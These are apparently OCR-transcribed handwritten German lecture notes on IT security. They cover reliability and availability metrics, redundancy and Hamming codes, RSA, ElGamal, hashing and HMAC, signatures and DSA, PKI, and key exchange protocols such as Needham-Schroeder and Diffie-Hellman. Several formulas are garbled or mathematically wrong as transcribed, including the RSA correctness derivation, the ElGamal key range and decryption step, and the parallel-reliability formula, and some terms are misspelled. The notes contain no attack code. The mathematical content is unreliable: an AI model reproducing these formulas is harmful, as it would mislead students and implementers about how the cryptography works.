

CS

safety: Betriebssicherheit (Wahrscheinlichkeit)
security: Angriffsicherheit (aktive Angreifer)

Fehlerursachen:

Spezifikation/Design, Implementierung, äußere Einflüsse, Komponentenausfall

Bedienungsfehler:

abnormal condition ~~discrepancy~~ fails function

Faults → Error → Failures

Latency

Trends:

Mobilität: Vertraulichkeit, Integrität, Vernetzung Zusammenhang

Vernetzung: Blockchain, Automatisierung, Cloud: Vertrauen, Skalierung, Datenschutz

Minaturisierung: Ressourcen, Privacy

vererbte Schwachstellen,

KI: neue Angriffe, Privacy, Data Poisoning

Authentifizierung, integriert Benutzerservice

Bsp.: Phishing, e-Pass, Pass Vertraulichkeit

Fail Safe

Verfügbarkeit

MTF

MTF - Mean Time to Failure

Total UP-time

Availability $MTF + MTTR$

MTTR - Mean Time to Recovery

Total UP/Down time

Anforderungen nach Anwendung

P Verteilungsfunktion

Reliability: $F(t)$ Wahrscheinlichkeit bis t fehlerhaft $P(T \leq t)$

$R(t) = 1 - F(t)$ " " " t funktional $P(T > t)$ → Erwartungswert (Integrat.) MTTF

$$\text{Reihenschaltung: } R_{\text{Ges}}(t) = \prod_{i=1}^n R_i(t)$$

$$\text{Parallelschaltung: } F_{\text{Ges}}(t) = \prod_{i=1}^n f_i(t)$$

Fault avoidance, recovery, tolerance

z.B. durch Watchdog

Ruhestrukturprinzip: energieärmere Zustand sicherer

keine Softwarefehler Checkpointing

Diverse: Datenstruktur, Algorithmen,

Redundanzen: physikalisch, zeitlich, information, Software Redundanz


statisch: Bei erkanntem Fehler umschalten auf anderes System N-1 Systeme in Standby

dynamisch: N Systeme parallel Mehrheitsentscheidung (teurer) $R_{\text{Ges}}(t) = \sum_{i=k}^n \binom{n}{i} R(t)^i (1-R(t))^{n-i}$ k-out-of-n majority voting

fehlererkennende Codes z.B. für Information redundanz → fehlerkorrigierende z.B. Paritätsbits

schlechte Performance, Kosten, Synchronisator erforderlich
zusätzliche Systeme, die Fehler haben können

(bit m Nutzbits) Hamming Code (korrigiert einzelne Bitflips)
z.B. (15,11) Paritätsbits sind 2-er Potenzen: 1, 2, 4, 8, 16, 32, ...



Asymmetrische Kryptographie (einfacherer Schlüsselaustausch, nicht jedes Kommunikationspartner eigner Schlüssel)

Quantencomputer
aber langsamer

$$(M, K_S, K_P, K_I, e, d) \quad \forall m \in M \forall (s, p) \in K \quad d(e(m, p), s) = m$$

Menge private öffentliche Menge Paare $K_C \subseteq K_S \times K_P$ auch zu randomisiert erweiterbar

RSA (1977)

Primzahlen p, q ($p \neq q$)
Rechnung in mod n $n = p \cdot q$
 $\varphi(n) = (p-1) \cdot (q-1)$

öffentl. e, sodass $\gcd(e, \varphi(n)) = 1$
privat d, sodass $ed \equiv 1 \pmod{\varphi(n)}$ (euclid.)

öffentl. (e, n)
privat (d, n)

$$C = m^e \pmod{n}$$

$$m = C^d \pmod{n} = m^{ad} \pmod{n} = m^{1+k(p-1)(q-1)} = m$$

$$m^{(m^{(p-1)(q-1)})^{k+1}} \pmod{p} = m$$

$$m^{(m^{q-1})^{kp+1}} \pmod{q} = m$$

Satz von Fermat
 $a^{p-1} = 1$

Achtung multiplikativ: $(m_1, m_2) \pmod{n} \cdot (m_1, m_2) \pmod{n} = (m_1 \cdot m_2) \pmod{n}$

El Gamal z.B. Z^{*} oder Punkte einer elliptischen Kurve.

zyklische Gruppe $G(G, o, e)$ mit Erzeuger g
privat $a \in \mathbb{Z}_{\geq 1}, \text{ ord}(G)-1 \leq a < \text{ord}(G)$
öffentl. $A = g^a$

$$\text{öffentl. } (g, g, A)$$

Privat (G, g, a)
zufällig $r \in \mathbb{Z}_{\geq 1}, r < A$
 $C = m \cdot A^r$ sende (g^r, C)
 $m = m \cdot C^a \cdot R^a$

Problem des diskreten Logarithmus semantisch sicher wegen Decisional Diffie-Hellman Problem
gegeben Chiffra $(r, c) \Rightarrow$ gültiges Chiffra (r, kc)
 $k \in G$

Hybride Verschlüsselung: Schlüssel für symmetrische Kryptografie wird asymmetrisch verschlüsselt
- von zwei Systemen (Sicherheit) abhängt

Hash und Message Authentication (Schutz von Integrität, Authentizität, Nicht-Abstreitbarkeit)

Kompressionsfunktion $n \times m \rightarrow h: A^m \rightarrow A^n$

Hashfunktion $h: A^* \rightarrow A^n$

↓ simple, langsame Kompressionsfunktion
niedrige Blockschiffrate $e: \mathbb{Z}_2^n \times \mathbb{Z}_2^m \rightarrow \mathbb{Z}_2^n$

$$\rightarrow e: \mathbb{Z}_2^{nm} \rightarrow \mathbb{Z}_2^n$$

↓ Merkle-Damgård Konstruktion (MD5, SHA-1, SHA-2)

$$f: A^{h+m} \rightarrow A^n \quad pad: A^* \rightarrow (A^m)^* \quad g: A^n \rightarrow A^h$$

$$x_1 x_2 \dots x_k = pad(x) \quad x_i \in A^m$$

$$h_0 = f(concat(x_0, x_1)) \quad h_i = f(concat(h_{i-1}, x_i)) \quad i \in \mathbb{N}$$

$$h(x) = g(h_k)$$

HMAC (nach RFC 2104)

$$HMAC(x, k) = H(concat(K \oplus opad, H(concat(K \oplus ipad, x))))$$

BRUNNEN

$$|k| < n \quad k = k_0^n$$

$$|k| > n \quad k = h(k)$$

- + schnell und fälschungssichere (nennh.)
- braucht gemeinsamen Schlüssel
- Schlüssel wird preisgegeben

Bewertung: schwach kollisionsresistent zu x_1, x_2 schwer mit $x_1 \neq x_2, h(x_1) = h(x_2)$

stark " schwer x_1, x_2 mit $h(x_1) = h(x_2)$ zu finden

Anforderungen: kryptographische Hashfunktion

schnell,

Einwegfunktion

(stark) kollisionsresistent

Lawineneneffekt (kleine Inputänderung, ganz anderer Hash)

SHA-3 ist allerdings sponge-Konstruktion
genannt von Keccak

Anwendung: Passwort speichern

Widerstand gegen Rainbow tables

z.B. zur Authentifizierung

mit geheimer Schlüssel durch HMAC:

OTP HMAC-based One Time Password Zähler

TOTP Time-based One Time Password Zeitschreiber

digitale Signaturen (Authentizität, Integrität, Nicht-Abstreitbarkeit) (Grundlage asymmetrische Kryptographie)
(z.B. Personen-Server-Kommunikation, PPKI)

Absender signiert
Empfänger verifiziert

EU-Verordnung

Fortgeschrittene elektronische Signatur

Evidenzfähig, Identifikation des Unterzeichners, Änderungen werden erkannt
Schlüssel unter hohem Vertrauen alleinig bei Unterzeichner

Qualifizierte elektronische Signatur

wie Unterschrift
auch in Mitgliedsstaaten

mit RSA
~~verlässliche~~ signieren $s = D(h(m), (d, n))$

Verifikation $h(m) = E(s, (e, n)) = s^e \text{ mod } n$

Sicherheit

Angreifer

Key-Only Attack (nur public key)

Known Signature Attack

Chosen Message Attack

Adaptive Chosen Message Attack

Ziele (des Angreifers)

Existential Forgery: eine gültige Signatur fñr -Pair

Selective Forgery: m schon vor Angriff bekannt

Universal Forgery: Vm

Total Break: Angreifer bestimmt private key

Sicherheit basiert auf RSA und Kollisionsfreiheit des Hash
ohne Hash kann der Angreifer aus $(m, s) (g^e, s)$ berechnen

DSA

Öffentlich: Primzahl q
Primzahl p mit $q \parallel (p-1)$
 $g \in \mathbb{Z}_p^\times$ mit $\text{ord}(g) = q$
private key: zufällig $x \in \mathbb{Z} \times \mathbb{Z}_q$
public key: $y = g^x \text{ mod } p$

Wähle $k \in \mathbb{Z} \times \mathbb{Z}_q$
Signature: $r = (g^k \text{ mod } p) \cdot \text{mod } q \quad (r, s)$
 $s = k^{-1} \cdot (H(m) + rx)$
wenn 0 von vorne

(kann auch überelliptischen Kurven implementiert werden)

Verifikation: $w = s^{-1} \text{ mod } q$
 $u_1 = H(m) \cdot w \text{ mod } q$
 $u_2 = r \cdot w \text{ mod } q$
 $v = (g^{u_1} \cdot y^{u_2} \text{ mod } p) \cdot \text{mod } q$
Akzeptiere falls $v = r$

Schlüsselverteilung

Schlüssel geheim und korrekt erzeugt

long-term keys (1 Monat, 1 Jahr) (Authentifizierung)

short-term keys \rightarrow Risikominderung
session

Schlüsselverlust (Datenverlust oder Sicherheitslücke)

Vermittlung durch Public Key Infrastructure (PKI)

Zertifikate vertrauenswürdiger dritten Partei

zentrales hierarchisches Zertifizierungssystem
bis „Root certificates“

Alternative: Web of trust

transitives Vertrauen (jeder entscheidet über sein Vertrauen).

Wiederf.[?]

Ablaufdatum

Wiederfzertifikate

Alles speichern alles?

zentraler Server (wenn nicht erreichbar?)

Schlüsselaustausch (Schlüsseltransport, \leftrightarrow Schlüsselgenerierung)

naives Protokoll

Annahme A kennt publickey k_B von B

$A \xrightarrow{k_B} B$

Problem: Man-in-the-middle
wirklich von A?

mit PKI

$\begin{matrix} k_B & T \\ \checkmark & \checkmark \\ A & \xrightarrow{k_B} B \\ \cdot & \cdot \end{matrix}$

Angreifmodell nach Porev-Yao

Angreifer kann:

abfangen, verzögern, unterdrücken, ersetzen,
unter falscher Identität senden
aber touring Maschine, beschränkte Zeit


passiver Angreifer (nur abhören)

aktiver Angreifer

Needham-Schroeder-Schlüsselaustausch


symmetrisch:

N-Nonce „number used once“



Problem: Wenn MitM
alten Schlüssel gebrechen
hat, daher Austausch durch

asymmetrisch:



Kst · private
signature key
from T

Diffie-Hellman-Protokoll (Schlüsselgenerierung)

Bei Primzahl p , $G = \mathbb{Z}_p^*$ (auch in anderen zyklischen Gruppen möglich)
Generator g von \mathbb{Z}_p^*


A wählt $0 < a < p$
B wählt $0 < b < p$

g^a
 g^b

Probleme: Mit M
Logjam-Angriff:
Vorberechnung für
häufiges p

Computational Diffie-Hellman Problem $g, g^a, g^b \rightarrow g^{ab}$
gilt auf Basis von ElGamal als schwer

Station to Station Protokoll (STS)

